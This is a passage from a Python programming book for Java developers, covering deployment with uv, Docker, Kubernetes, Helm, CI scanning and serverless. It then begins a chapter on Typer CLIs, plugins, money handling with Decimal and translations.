> If an installer can see both PyPI and your private feed, an attacker can publish a public package with your internal name and a higher version number. Tell uv exactly where internal packages come from: add `explicit = true` to the index, and map the package to it with `[tool.uv.sources]`, as in `orderly-money = { index = "orderly-feed" }`. uv then never looks for `orderly-money` on PyPI.

Apps lock exact versions; libraries declare ranges

This rule surprises Java developers, so it's worth slowing down for.

A Python environment holds **exactly one version** of each package. There's no classloader isolation and no shading. If your app uses two libraries, and one says `pydantic==2.11.0` while the other says `pydantic==2.12.0`, the installer can't satisfy both, and the install fails.

So the two kinds of project behave differently:

- **Libraries** declare the widest range they really support, such as `"httpx2>=2.16,<3"`. They never pin with `==`.
- **Applications** pin everything, transitively, with hashes, in `uv.lock`, and deploy with `uv sync --locked`, which refuses a stale lock.

> **Coming from Java**
>
> It's the difference between a library's pom (which declares versions it *works with*) and your app's `dependencyManagement` or BOM (which decides what *actually* ships). Maven's "nearest wins" quietly picks one version for you. Python's resolver either finds a set that satisfies every range or stops with an error. That's stricter, but you'll never discover a version clash at runtime as a `NoSuchMethodError`.

The example project shows both sides. The library's `dependencies` list is open-ended, and the app's `uv.lock` pins every package it runs with, including `orderly-money` itself, resolved from the workspace.

Containers

For services, the container image is the artifact. A good Python image is small, builds quickly from cache, runs as a non-root user and starts in about a second.

Choosing a base image

The base image decides your C library, your Python build and your patching story.

Base	C library	Good for	Watch out for
`python:3.13-slim`	glibc (Debian)	almost everything	patch it: rebuild often
`python:3.13-alpine`	musl	tiny images, pure Python	many wheels don't fit musl
distroless `python3-debian13`	glibc	minimal attack surface	Debian's Python, no shell
Chainguard `python`	glibc (Wolfi)	few CVEs, signed images	pinned tags may need a subscription

Alpine deserves a warning, because it looks like the obvious "small" choice. Most compiled wheels on PyPI are built for glibc (`manylinux`). Alpine uses musl, so pip and uv need `musllinux` wheels. When a package doesn't publish one, the installer compiles from source. Builds then need a compiler, take minutes instead of seconds, and sometimes behave subtly differently.

> 💡 **If you're unsure, use python:3.13-slim**
>
> It's Debian with glibc, so every `manylinux` wheel installs without compiling. Pin it by digest (`python:3.13-slim@sha256:...`) so builds are reproducible, and let Renovate or Dependabot bump the digest. Move to distroless or Chainguard when your security team asks for a smaller surface. When you do, build the virtual environment against the *same* Python the runtime image has.

A multi-stage Dockerfile with uv

Here's the example's Dockerfile, in two pieces. The first stage builds a virtual environment with uv:

DOCKERFILE examples/ch18-deploy/Dockerfile (build stage)

```
FROM python:3.13-slim AS build
COPY --from=ghcr.io/astral-sh/uv:0.13.7 /uv /bin/uv

# Compile to bytecode at build time; copy out of the cache mount; never
# download a Python (use the one in the image).
ENV UV_COMPILE_BYTECODE=1 UV_LINK_MODE=copy UV_PYTHON_DOWNLOADS=never
WORKDIR /app

# Third-party dependencies first: cached until uv.lock changes.
# --no-install-workspace also skips our own library (it changes often).
RUN --mount=type=cache,target=/root/.cache/uv \
    --mount=type=bind,source=uv.lock,target=uv.lock \
    uv sync --frozen --no-dev --no-install-workspace

# Then our code. --locked fails the build if uv.lock is out of date;
# --no-editable copies orderly-money into the venv as a real install.
COPY . .
```

```
RUN --mount=type=cache,target=/root/.cache/uv \
    uv sync --locked --no-dev --no-editable
```

Three ideas are doing the work here:

- **Layer order.** Dependencies change rarely and code changes constantly, so dependencies get their own layer first. It's the same trick as copying `pom.xml` and running `mvn dependency:go-offline` before copying `src/`.
- **Bytecode compilation.** Python compiles each `.py` file to a `.pyc` (its version of a `.class` file) the first time it's imported. `UV_COMPILE_BYTECODE=1` does that at build time, so the first request doesn't pay for it, and a read-only filesystem is no problem.
- **No dev dependencies.** `--no-dev` leaves out pytest, mypy and Ruff, the equivalent of Maven's `test` scope.

The second stage copies only the finished environment onto a clean base:

DOCKERFILE examples/ch18-deploy/Dockerfile (runtime stage)

```
FROM python:3.13-slim
RUN groupadd --system --gid 10001 app \
    && useradd --system --uid 10001 --gid app --no-create-home app
WORKDIR /app
COPY --from=build /app/.venv /app/.venv
COPY src ./src
ENV PATH="/app/.venv/bin:$PATH" PYTHONUNBUFFERED=1 PYTHONDONTWRITEBYTECODE=1
USER 10001:10001
EXPOSE 8080
# One Uvicorn process per container; Kubernetes runs more pods for more
# capacity. Exec form, so Uvicorn is PID 1 and receives SIGTERM.
CMD ["uvicorn", "pricing_api.main:app", "--app-dir", "src", \
     "--host", "0.0.0.0", "--port", "8080", \
     "--timeout-graceful-shutdown", "20"]
```

A few lines here are easy to skip past, so let's name them:

- **A numeric, non-root user.** Kubernetes can only check `runAsNonRoot` against a numeric ID. The code stays owned by root, so even a compromised process can't change it.
- `PYTHONUNBUFFERED=1`**.** Without it, Python buffers stdout when it isn't a terminal, and your logs show up late or get lost when the container dies.
- **No uv and no compiler in the final image.** The runtime stage never sees them, so they can't be exploited there.

Pair the Dockerfile with a `.dockerignore`, so the build context doesn't include `.venv`, caches, tests or a local `.env` full of secrets:

examples/ch18-deploy/.dockerignore

```
.venv
**/__pycache__
.mypy_cache
.ruff_cache
.pytest_cache
dist
tests
k8s
ci
.env
.git
```

> 📝 **Version note**
>
> The `COPY --from=ghcr.io/astral-sh/uv:0.13.7` line pins uv itself. Bump it on purpose, the same way you'd bump the Maven wrapper. The capstone's Dockerfile (Chapter 20) uses the same pattern for a packaged application.

Image size and startup, compared with the JVM

A slim Python image holds a small Debian, the interpreter and your locked dependencies. That's usually in the same range as a JRE-based Spring Boot image, sometimes smaller, and far bigger than a static Go binary. Image size is rarely the thing to optimise first.

Startup is where Python feels different. There's no JIT to warm up and no classpath scan, so a service is ready as soon as its imports finish. Importing the whole capstone (FastAPI, SQLAlchemy, OpenTelemetry and friends) took about 1.2 seconds on the Windows laptop used for this book; measure your own on the servers you deploy to. Find the slow imports with `python -X importtime -c "import orderly.main"`.

The trade-off is steady-state speed. A warmed-up JVM runs CPU-heavy code faster than CPython. For I/O-bound services that mostly wait on databases and brokers, which is most enterprise services, the difference is smaller than you'd expect. Chapter 17 goes deeper.

The process model

On a laptop you start one Uvicorn process and forget about it. In production you have to decide how many Python processes to run, and where.

One process per pod, and scale the pods

Recall the GIL from Chapter 6: one Python process runs Python code on one core at a time. So one Uvicorn process serves many concurrent requests (asyncio interleaves them), but it uses about one CPU. To use more cores, you run more processes. There are three common ways:

Option	Command	Who supervises?
Uvicorn workers	`uvicorn ... --workers 4`	Uvicorn's own supervisor
Gunicorn + Uvicorn workers	`gunicorn -k uvicorn_worker.UvicornWorker -w 4 ...`	Gunicorn
One process per pod	`uvicorn ...` (no workers)	Kubernetes

```
Option 3 on Kubernetes: the platform is the process manager

  Service ──┬──> pod A: uvicorn (1 process, ~1 core)
            ├──> pod B: uvicorn (1 process, ~1 core)
            └──> pod C: uvicorn (1 process, ~1 core)
                   ^
                   HPA adds or removes pods as load changes
```

> 💡 **If you're unsure, run one process per pod**
>
> On Kubernetes, the platform already restarts crashed processes, balances load, runs health checks and scales replicas. A second supervisor inside the pod duplicates all of that and muddies the signals. One process means the liveness probe tests *the* process, memory per pod is predictable, and SIGTERM goes straight to the server. Use `--workers` or Gunicorn on plain VMs, where nothing else supervises your processes.

If you do use Gunicorn, note that the Uvicorn worker class now lives in the separate `uvicorn-worker` package. The old `uvicorn.workers` module still exists but prints a deprecation warning.

CPU and memory limits

A JVM reads its container limits and sizes itself: heap from `MaxRAMPercentage`, thread pools from the CPU quota. Python does far less of that, so you set the numbers yourself.

- **CPU.** One process uses about one core, so a request of 250m to 500m and a limit of `"1"` fit well. Python 3.13 sizes some default thread pools from `os.process_cpu_count()`, which sees the node's cores, not your quota. Set `PYTHON_CPU_COUNT=1` (new in 3.13) to make both `os.cpu_count()` and `os.process_cpu_count()` report your limit, the way `-XX:ActiveProcessorCount` does for Java.
- **Memory.** There's no `-Xmx`. Python asks the OS for memory as it needs it and gives back what it can. The container's memory limit is the only ceiling, and crossing it means an `OOMKilled` restart rather than an `OutOfMemoryError` you can catch. Measure your service's resident memory under load, then set the limit with some headroom.

> ⚠️ **Gotcha: setting --workers inside a pod**
>
> `--workers 4` in a pod with a 1-CPU limit gives you four processes fighting over one core, four copies of every import in memory, and a liveness probe that only reaches whichever worker answers. If a pod needs more CPU, raise the replica count instead.

Running on Kubernetes

Kubernetes needs three things from your service: a way to ask "are you alive?" and "are you ready?", a sense of how much CPU and memory you need, and a clean exit when it's time to go. Here's the example Deployment, trimmed to those parts:

YAML examples/ch18-deploy/k8s/deployment.yaml (excerpt)

```yaml
spec:
  terminationGracePeriodSeconds: 30   # > preStop (5) + Uvicorn drain (20)
  containers:
    - name: pricing-api
      image: registry.example.com/pricing-api:1.0.0
      resources:
        requests: { cpu: 250m, memory: 128Mi }
        limits: { cpu: "1", memory: 256Mi }
      readinessProbe:                 # "send me traffic?"
        httpGet: { path: /healthz, port: http }
        periodSeconds: 5
      livenessProbe:                  # "restart me?"
        httpGet: { path: /healthz, port: http }
        periodSeconds: 10
        failureThreshold: 3
      lifecycle:
        preStop:
          sleep: { seconds: 5 }       # let endpoint removal propagate
```

Probes

The three probes answer different questions, and mixing them up causes outages:

- **Liveness**: "Is the process stuck?" Failing restarts the container. Keep it cheap and dependency-free.
- **Readiness**: "Should this pod get traffic right now?" Failing only removes the pod from the Service. It's the right place for a database ping.
- **Startup**: "Has it finished booting?" It holds off the liveness probe during slow starts.

Orderly (Chapter 20) splits them as Spring Actuator's liveness and readiness groups do: `/healthz` never touches a dependency, while `/readyz` pings PostgreSQL. A database blip then takes pods out of rotation without restarting them all at once.

Graceful termination

When Kubernetes stops a pod, the timing matters. Here's the sequence for a FastAPI service run by Uvicorn:

```
t=0s   pod marked Terminating
       ├─ endpoints controller starts removing the pod from Services
       └─ preStop hook: sleep 5s (requests may still arrive)
t=5s   SIGTERM to PID 1 (Uvicorn)
       ├─ stop accepting new connections
       ├─ finish in-flight requests (up to --timeout-graceful-shutdown)
       └─ run the FastAPI lifespan shutdown: stop background tasks,
          flush Kafka, close the DB pool, flush traces
t<30s  process exits 0                    (else SIGKILL at 30s)
```

Coming from Java

This is Spring Boot's `server.shutdown=graceful` plus `spring.lifecycle.timeout-per-shutdown-phase`, with the lifespan playing the role of `@PreDestroy` and `SmartLifecycle.stop()`. In Python you write the shutdown order yourself, in one function. Chapter 14 explains the pattern and Chapter 20 shows Orderly's real one.

⚠ Gotcha: the shell form of CMD

`CMD uvicorn app:app` (without the JSON brackets) runs `/bin/sh -c "uvicorn app:app"`. The shell becomes PID 1, doesn't forward SIGTERM, and Kubernetes ends up killing the pod after the grace period, mid-request. Always use the exec form: `CMD ["uvicorn", "app:app"]`.

Helm basics

Plain YAML gets repetitive once you have three environments. **Helm** packages Kubernetes manifests as a *chart*: templates plus a `values.yaml` of settings you override per environment, a bit like Maven profiles for deployment. The capstone's chart looks like this:

```
deploy/helm/orderly/
  Chart.yaml               name, chart version, appVersion
  values.yaml              defaults: image, replicas, resources, config
  templates/
    deployment.yaml        probes, preStop, security context
    service.yaml
    configmap.yaml         non-secret settings as env vars
    migration-job.yaml     "alembic upgrade head" before each upgrade
    hpa.yaml               optional autoscaler
    _helpers.tpl           shared names and labels
```

One template is worth calling out. Database migrations run in a Job with Helm *hook* annotations, so they run once per release, before the new pods start, instead of every replica racing to migrate at boot:

YAML capstone/deploy/helm/orderly/templates/migration-job.yaml (excerpt)

```yaml
metadata:
  name: {{ include "orderly.fullname" . }}-migrate
  annotations:
    "helm.sh/hook": pre-install,pre-upgrade
    "helm.sh/hook-delete-policy": before-hook-creation,hook-succeeded
spec:
  template:
    spec:
      restartPolicy: Never
      containers:
        - name: migrate
          image: {{ include "orderly.image" . | quote }}
          command: ["alembic", "upgrade", "head"]
```

It's the Flyway-as-a-Job pattern you may know from Spring shops. The same image runs both the service and its migrations, so they can never disagree about the schema.

Check a chart before you ship it with `helm lint`, and preview the YAML with `helm template`:

TERMINAL

```
helm lint deploy/helm/orderly
```

OUTPUT

```
==> Linting deploy/helm/orderly
[INFO] Chart.yaml: icon is recommended

1 chart(s) linted, 0 chart(s) failed
```

> 💡 **Helm, Kustomize or GitOps?**
>
> Use Helm when you need packaging and per-environment values; it's the most common choice. Kustomize is simpler when you only patch a few fields. Either way, many teams let Argo CD or Flux apply the result from git (GitOps), so the cluster always matches a reviewed commit.

CI/CD pipelines

A deployment pipeline turns every merge into a scanned, versioned image and, after approval, a running release. The stages are the same as a Java pipeline's; only the tools change.

```
lint ──> types ──> tests ──> pip-audit ──> build image ──> Trivy scan
                                                                │
                    deploy (helm upgrade) <── push image <──────┘
```

Chapter 16 covers the first three stages in depth. Here we add the supply-chain checks and the deployment.

- **pip-audit** checks your *locked* dependencies against known vulnerabilities, like OWASP Dependency-Check. Feed it the exact versions from `uv.lock` with `uv export`.
- **Trivy** scans the finished *image*, including Debian packages in the base image that pip-audit can't see.

Here's the audit step from the GitHub Actions example. When I ran it against the example project, it printed `No known vulnerabilities found`:

YAML examples/ch18-deploy/ci/github-actions.yml (check job, last step)

```yaml
      - run: |
          uv export --frozen --no-dev --no-emit-workspace \
            --no-hashes -o requirements.txt
          uvx pip-audit -r requirements.txt
```

GitHub Actions

The image job builds, scans, and pushes only from `main`:

YAML examples/ch18-deploy/ci/github-actions.yml (image job)

```yaml
image:
  needs: check
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v7
    - uses: docker/setup-buildx-action@v4
    - uses: docker/build-push-action@v7
      with:
        context: .
        load: true                    # keep it local for the scan
        tags: ${{ env.IMAGE }}:${{ github.sha }}
    - uses: aquasecurity/trivy-action@v0.36.0
      with:
        image-ref: ${{ env.IMAGE }}:${{ github.sha }}
        severity: CRITICAL,HIGH
        ignore-unfixed: true
        exit-code: "1"                # fail the build on findings
```

Tag images with the commit SHA, not `latest`. Then every running pod points at exactly one commit, and a rollback is "deploy the previous SHA". The `deploy` job runs `helm upgrade --install ... --wait --atomic`, behind a protected `production` environment that holds the approval rule.

Azure Pipelines

The same flow in Azure DevOps uses stages. Here's the image stage:

YAML examples/ch18-deploy/ci/azure-pipelines.yml (Image stage)

```yaml
- stage: Image
  dependsOn: Check
  jobs:
    - job: image
      pool:
        vmImage: ubuntu-latest
      steps:
        - script: docker build -t $(registry)/$(image):$(Build.BuildId) .
          displayName: Build image
        - script: |
            docker run --rm \
              -v /var/run/docker.sock:/var/run/docker.sock \
              aquasec/trivy:latest image --exit-code 1 \
              --severity CRITICAL,HIGH --ignore-unfixed \
              $(registry)/$(image):$(Build.BuildId)
          displayName: Scan image with Trivy
```

The push uses the `Docker@2` task with an Azure Container Registry service connection, and the deploy stage is a `deployment` job whose `environment: production` carries the approvals, then calls `HelmDeploy@1`. The full file is in the example folder.

> 🧠 **Key idea**
>
> Build the image once, scan it, then promote that same image through every environment. Never rebuild for production: the bytes you tested are the bytes you ship.

Serverless

Sometimes you don't want to run a cluster at all. All three big clouds can run a Python web app on demand, and your FastAPI code barely changes.

AWS Lambda with Mangum

Lambda calls a *handler function* with an event, not an HTTP request. **Mangum** is a small, maintained adapter that turns API Gateway events into ASGI calls, so your FastAPI app runs unchanged:

PYTHON examples/ch18-deploy/src/pricing_api/lambda_handler.py

```python
from mangum import Mangum

from pricing_api.main import app

# lifespan="off": this app has no startup work. Use "auto" if yours does.
handler = Mangum(app, lifespan="off")
```

You set the Lambda handler to `pricing_api.lambda_handler.handler`. The example's test builds a fake API Gateway (HTTP API, payload 2.0) event and checks that the same route answers. For packaging, either build a container image from `public.ecr.aws/lambda/python:3.13`, or produce a zip with `uv export` followed by `uv pip install -r requirements.txt --target <folder>`.

> ⚠️ **Gotcha: cold starts and heavy imports**
>
> Every cold start pays your import time. A Lambda that imports pandas and the whole OpenTelemetry SDK to answer a tiny request will feel slow. Keep Lambda code lean, import heavy modules only where they're used, and keep connection pools small: each concurrent invocation is its own process.

Azure Functions

Azure Functions' Python programming model has a built-in ASGI bridge, so a FastAPI app needs a few lines in `function_app.py`:

PYTHON function_app.py

```python
import azure.functions as func

from pricing_api.main import app as fastapi_app

app = func.AsgiFunctionApp(
    app=fastapi_app, http_auth_level=func.AuthLevel.ANONYMOUS
)
```

The Functions host then routes HTTP requests to your app. It suits teams already invested in Azure, especially when the work is event-driven (queues, timers, blob triggers) and HTTP is only part of it.

Google Cloud Run

Cloud Run is the easiest of the three for a service like Orderly, because it runs your *existing* container image. It sends requests to the port in the `PORT` environment variable (8080 by default), scales to zero when idle, and lets one instance handle many concurrent requests, which suits asyncio well. Azure Container Apps and AWS App Runner offer the same idea.

Situation	Good fit
Steady traffic, many services, a platform team	Kubernetes
Spiky or low traffic, container already built	Cloud Run, Container Apps
Event-driven glue, small handlers	Lambda, Azure Functions

Single-file distribution

Java developers love the fat JAR: one file, `java -jar`, done. Python has a few equivalents, each with a catch:

- **zipapp** (standard library): `python -m zipapp src -m "tool.cli:main" -o tool.pyz` makes a runnable `.pyz` file. It can't hold compiled extensions, and the target still needs Python.
- **shiv**: builds a zipapp *with* your dependencies included. The target still needs a matching Python.
- **PyInstaller**: bundles the interpreter too, producing a native executable per OS. It's great for CLI tools and desktop apps, and heavy for services.

For services, the container image *is* your fat JAR: one artifact, one command, every dependency inside. Reach for PyInstaller when you hand a command-line tool to people who don't have Python installed.

Recap

- Libraries ship as **wheels** (plus an sdist) to a package index; services ship as **container images**. Wheel tags encode Python, ABI and platform.
- `pyproject.toml`'s `[project]` table is the standard metadata. The **build backend** (uv_build, hatchling, setuptools, maturin) is a two-line choice.
- Publish to Azure Artifacts or Artifactory with `uv publish --index ...`, with credentials from environment variables. Use explicit indexes to block dependency confusion.
- **Libraries declare ranges; applications lock** every version in `uv.lock` and deploy with `--locked`.
- Build images in two stages with uv: dependencies first for caching, bytecode compiled, no dev tools, non-root numeric user, `PYTHONUNBUFFERED=1`, exec-form `CMD`.
- Prefer `python:3.13-slim`. Alpine's musl often means compiling from source.
- On Kubernetes, run **one Uvicorn process per pod** and scale pods. Set CPU and memory limits yourself (`PYTHON_CPU_COUNT` helps), split liveness from readiness, and give shutdown a `preStop` sleep and a big enough grace period.

- Pipelines: lint, types, tests, pip-audit, build, Trivy, push, deploy. Build once and promote the same image.

Try it yourself

> 🏋️ **Exercise 1: Publish a release candidate**
>
> In `examples/ch18-deploy/money`, bump the version to `1.3.0rc1` with `uv version`, build it, and open the wheel with `python -m zipfile -l dist/*.whl`. Then write the `[[tool.uv.index]]` entry you'd need for your company's feed. *Hint:* `uv version 1.3.0rc1` sets an exact version; check the result with `uv version`.

> 🏋️ **Exercise 2: Make the image smaller and stricter**
>
> Build the example image, note its size with `docker images`, then try a distroless or Chainguard runtime stage. What did you have to change so the virtual environment found its Python? *Hint:* the venv's `bin/python` is a symlink to the build stage's interpreter path. Compare it with the runtime image's path.

> 🏋️ **Exercise 3: Watch a graceful shutdown**
>
> Run the pricing API with `--timeout-graceful-shutdown 20`, add a route that sleeps for 10 seconds, call it, and press Ctrl+C while it's running. Does the request finish? Now try `--timeout-graceful-shutdown 2`. *Hint:* watch Uvicorn's log lines; "Waiting for connections to close" tells you the drain started.

> 🏋️ **Exercise 4 (stretch): Add a Helm values file per environment**
>
> Copy the capstone chart and create `values-staging.yaml` and `values-prod.yaml` with different replica counts, resources and log levels. Render both with `helm template` and diff the output. *Hint:* `helm template orderly deploy/helm/orderly -f values-prod.yaml`.

Further reading

- Python Packaging User Guide: the official reference for wheels, sdists and `pyproject.toml`
- Writing your pyproject.toml: every field of the `[project]` table, explained
- uv: Building and publishing a package: `uv build`, `uv version` and `uv publish` end to end
- uv: Using uv in Docker: the source of the multi-stage pattern in this chapter
- Uvicorn: Deployment: workers, process managers and signals
- Kubernetes: Pod lifecycle: probes, termination and the grace period
- Helm documentation: charts, values and hooks
- Mangum on GitHub: running ASGI apps on AWS Lambda, with links to its docs

CHAPTER 19

More Enterprise Essentials

> *Real systems need more than endpoints and tables: admin tools, plugins, money that adds up, many languages, many tenants and an audit trail. This chapter gives you a working Python answer for each.*

🎯 **What you'll learn**

- Build an admin CLI with Typer, and plugins with entry points
- Read bundled files with `importlib.resources`, the classpath's cousin
- Handle money with cents and `Decimal`, and translate with gettext and Babel
- Carry a tenant through a request with `contextvars`, and isolate tenant data
- Write audit trails and docstrings, and use private indexes safely
- Taste gRPC, GraphQL, WebSockets, SSE and Python's data tools

The big picture

This chapter collects the requests that turn up in month two of a real project: "can support have a CLI?", "the German team needs translations", "audit wants a trail of every cancellation". Each has a Pythonic answer worth knowing.

🧩 **Think of it like the drawer next to the toolbox**

The big tools (FastAPI, SQLAlchemy, pytest) live in the toolbox. This chapter is the drawer next to it: tape measure, spirit level, spare fuses. You don't use them every day, but when you need one, you need the right one.

Concept	Java / Spring	Python
Command-line tools	picocli	Typer (built on Click)
Plugins	`ServiceLoader`	Entry points
Bundled files	Classpath resources	`importlib.resources`
Money	`BigDecimal`	`int` cents, `Decimal`
Translations	`MessageSource`	gettext + Babel
Current tenant	`ThreadLocal` + filter	`ContextVar` + middleware
Audit trail	Envers, AOP aspect	Decorator + audit logger

Concept	Java / Spring	Python
API docs	Javadoc	Docstrings + Sphinx
Private repository	`settings.xml` + Nexus	uv index config
Data analysis	Spark, Streams	pandas, Polars, NumPy

Full code: `examples/ch19-enterprise-extras/`

Command-line tools with Typer

Every service grows a sidekick CLI sooner or later: replay an event, cancel a stuck order, print the catalog for support. You want subcommands, typed options, help text and proper exit codes, without writing a parser by hand.

The Java version: picocli

In Java you'd probably reach for picocli, where annotations describe the command line:

JAVA

```
@Command(name = "cancel", mixinStandardHelpOptions = true)
class CancelOrder implements Callable<Integer> {
    @Parameters(description = "The order to cancel.")
    String orderId;

    @Option(names = {"-y", "--yes"}, description = "No prompt.")
    boolean yes;

    @Override
    public Integer call() {
        System.out.println("Cancelled " + orderId);
        return 0;
    }
}
```

Building `orderlyctl`

Typer takes the same idea and makes it lighter: your function signature *is* the command line. Parameter names become options, type hints become validation, and the docstring becomes the help text. Here is the setup, with two sub-apps for `products` and `orders`:

PYTHON src/orderly/cli.py

```python
from typing import Annotated

import typer

from orderly.catalog import load_catalog
from orderly.money import format_cents

app = typer.Typer(help="Admin tools for Orderly.", no_args_is_help=True)
products = typer.Typer(help="Browse the product catalog.")
orders = typer.Typer(help="Work with orders.")
app.add_typer(products, name="products")
app.add_typer(orders, name="orders")

# A reusable option, a little like a composed annotation in Spring.
YesOption = Annotated[bool, typer.Option("--yes", "-y", help="No prompt.")]
```

`Annotated[type, extra]` attaches CLI details to a type hint without changing the type. Now the commands themselves:

PYTHON src/orderly/cli.py (continued)

```python
@products.command("list")
def list_products(
    limit: Annotated[int, typer.Option(help="Show at most this many.")] = 10,
) -> None:
    """List products with their prices."""
    for p in load_catalog()[:limit]:
        typer.echo(f"{p.sku:<12} {format_cents(p.price_cents):>7}  {p.name}")


@orders.command("cancel")
def cancel_order(
    order_id: Annotated[str, typer.Argument(help="The order to cancel.")],
    reason: Annotated[str, typer.Option(help="Why.")] = "customer request",
    yes: YesOption = False,
) -> None:
    """Cancel an order that hasn't shipped yet."""
    if order_id not in KNOWN_ORDERS:
        typer.echo(f"Order {order_id} not found.", err=True)
        raise typer.Exit(code=1)  # like returning 1 from call()
    if not yes:
        typer.confirm(f"Cancel {order_id}?", abort=True)
    typer.echo(f"Cancelled {order_id} ({reason}).")
```

A parameter with no default is a required argument; one with a default becomes an `--option`. `bool` options become flags.

Trying it out

Typer builds the help screen for you, using Rich for the boxes:

OUTPUT

```
 Usage: orderlyctl orders cancel [OPTIONS] {order_id}

 Cancel an order that hasn't shipped yet.

╭─ Arguments ──────────────────────────────────────────────────────────╮
│ *    order_id      <str>  The order to cancel. [required]           │
╰──────────────────────────────────────────────────────────────────────╯
╭─ Options ────────────────────────────────────────────────────────────╮
│ --reason          <str>  Why. [default: customer request]            │
│ --yes     -y             No prompt.                                  │
│ --help                   Show this message and exit.                 │
╰──────────────────────────────────────────────────────────────────────╯
```

To get a real `orderlyctl` command, declare a script in `pyproject.toml`. When the project is installed (or synced by uv), the command appears on your `PATH`, like the launcher a Maven assembly would build for you:

TOML pyproject.toml

```toml
[project.scripts]
orderlyctl = "orderly.cli:app"
```

Then `orderlyctl products list --limit 3` prints the catalog. (The example folder isn't installable, so there you run `uv run python -m orderly.cli` from `src` instead.)

OUTPUT

```
MUG-BLUE-01    12.50  Blue mug
TEE-BLACK-M    19.99  Black T-shirt (M)
NOTE-A5-DOT     8.99  A5 dotted notebook
```

For tests, `typer.testing.CliRunner` runs the app in-process and returns the output and exit code, like calling picocli's `CommandLine.execute` from JUnit.

> 💡 **If you're unsure, use Typer**
>
> Typer is built on **Click**, the long-standing library behind many Python CLIs, so you can drop down to Click when you need something unusual. Use the standard library's **argparse** for a single-file script that must have zero dependencies.

Plugins with entry points

Sometimes other teams should extend your service without editing it: a new notifier, payment provider or export format. The host shouldn't know plugins by name; it should find whatever is installed.

Coming from Java

This is `ServiceLoader`. A JAR lists implementations in `META-INF/services/com.orderly.Notifier`, and `ServiceLoader.load(Notifier.class)` finds them at runtime. Python's version is called **entry points**: named hooks that an installed package declares in its metadata.

The host defines what a notifier looks like and asks for every entry point in its group:

PYTHON src/orderly/plugins.py

```python
from importlib.metadata import entry_points
from typing import Protocol

GROUP = "orderly.notifiers"


class Notifier(Protocol):
    """Anything with a name and a notify() method is a notifier."""

    name: str

    def notify(self, message: str) -> str: ...


def load_notifiers() -> dict[str, Notifier]:
    """Import and instantiate every installed notifier plugin."""
    notifiers: dict[str, Notifier] = {}
    for ep in entry_points(group=GROUP):
        plugin_class = ep.load()  # imports the module only now
        notifiers[ep.name] = plugin_class()
    return notifiers
```

A plugin is a separate package. It registers itself in its own `pyproject.toml`, and installing the package writes that line into the environment's metadata, the way a JAR carries its `META-INF/services` file:

TOML plugins/orderly-slack/pyproject.toml

```toml
[project.entry-points."orderly.notifiers"]
slack = "orderly_slack:SlackNotifier"
```

PYTHON REPL

```
>>> from orderly.plugins import load_notifiers
>>> load_notifiers()
{'slack': <orderly_slack.SlackNotifier object at 0x0000023F04DD70E0>}
```

The plugin never imports the host: `Notifier` is a Protocol (Chapter 4), so any class with the right shape fits. You already use this mechanism: `[project.scripts]` is the `console_scripts` entry-point group, and pytest finds plugins through the `pytest11` group.

> ⚠️ **Plugins are code you run**
>
> `ep.load()` imports the plugin, running its code with your service's permissions. Install only plugins you trust, as you'd put only trusted JARs on the classpath.

Files inside your package: `importlib.resources`

Services ship data files: seed catalogs, templates, translations, SQL. You need to read them whether the code runs from a checkout, an installed wheel or a zipped bundle.

JAVA

```java
var in = Catalog.class
    .getResourceAsStream(
        "/data/catalog.json");
// or Spring:
// new ClassPathResource(
//     "data/catalog.json")
```

PYTHON

```python
from importlib.resources import files

text = (
    files("orderly")
    .joinpath("data/catalog.json")
    .read_text(encoding="utf-8")
)
```

`files("orderly")` points at the *package*, not a folder on disk, so it works wherever the package lives. Put the file inside the package directory (`src/orderly/data/catalog.json`) and build backends include it in the wheel. The example's `load_catalog()` reads the seed products this way.

> 💡 **Avoid paths built from `__file__` or the working directory**
>
> `open("src/orderly/data/catalog.json")` is the cousin of `new File("src/main/resources/...")` : fine on your laptop, broken in the container. If a library needs a real path, `importlib.resources.as_file(...)` gives you one inside a `with` block.

Money: cents, `Decimal` and rounding

Binary floating point can't represent most decimal fractions exactly: fine for physics, wrong for invoices. Python offers the same two safe options as Java: integers in the smallest unit, or a decimal type. Chapter 3 covered the basics: `0.1 + 0.2` isn't `0.3`, and you build a `Decimal` from a string, never a float, exactly like `new BigDecimal("0.1")`. Here's what matters for real money:

PYTHON REPL

```
>>> from decimal import Decimal, ROUND_HALF_UP
>>> Decimal("2.345").quantize(Decimal("0.01"))
Decimal('2.34')
>>> Decimal("2.345").quantize(Decimal("0.01"), rounding=ROUND_HALF_UP)
Decimal('2.35')
>>> Decimal("1.10") == Decimal("1.1")
True
>>> Decimal(1) / Decimal(3)
Decimal('0.33333333333333333333333333333')
```

Three more lessons hide in there:

- `quantize` **is** `setScale`**.** It rounds to the exponent of its argument.
- **The default rounding is half-even** (banker's rounding). Tax rules often want `ROUND_HALF_UP`, so say so explicitly.
- **Precision comes from a context.** The default context keeps 28 significant digits; `decimal.localcontext()` changes it for a block, much like passing a `MathContext`.

> **Coming from Java: two differences to remember**
>
> `new BigDecimal("1.10").equals(new BigDecimal("1.1"))` is `false` because `equals` compares scale. Python's `==` compares the value, so it's `True`. And `BigDecimal.divide` throws for 1/3 unless you give a `MathContext`; `Decimal` rounds to the context's precision instead. Operators work too, so `a * b` replaces `a.multiply(b)`.

Integer cents first, `Decimal` for rates

Orderly stores money as integer cents (`price_cents`). Integers are exact, fast and map straight onto a `bigint` column. Reach for `Decimal` when a rate with more decimal places enters the picture, then round back to cents:

PYTHON src/orderly/money.py

```python
def apply_rate(cents: int, rate: Decimal) -> int:
    """Multiply an amount in cents by a rate, rounding half up to a cent."""
    exact = Decimal(cents) * rate
    return int(exact.quantize(Decimal(1), rounding=ROUND_HALF_UP))
```

`apply_rate(1999, Decimal("0.19"))` gives `380`: 19% VAT on 19.99 is 3.7981, which rounds to 3.80. The other classic trap is splitting: 10.00 shared three ways must still add up to 10.00, so the example's `split_cents(1000, 3)` uses `divmod` and returns `[334, 333, 333]`.

Internationalisation with gettext and Babel

When Orderly sells in Germany, messages and number formats must follow the customer's language. The standard library's **gettext** translates text, and **Babel** formats numbers, currencies and dates by locale and manages the translation files.

> **Coming from Java**
>
> gettext's catalogs play the role of `messages_de.properties`, and a cached translations object plays `ResourceBundle` or Spring's `MessageSource`. One upgrade: gettext has proper plural rules per language, which Java needs `ChoiceFormat` or ICU4J for.

The workflow has three commands. Extract marked strings into a template, create a catalog per language, and compile it to the binary `.mo` file that gettext reads:

TERMINAL

```
uv run pybabel extract -o src/orderly/locales/messages.pot src/orderly
uv run pybabel init -i src/orderly/locales/messages.pot \
    -d src/orderly/locales -l de
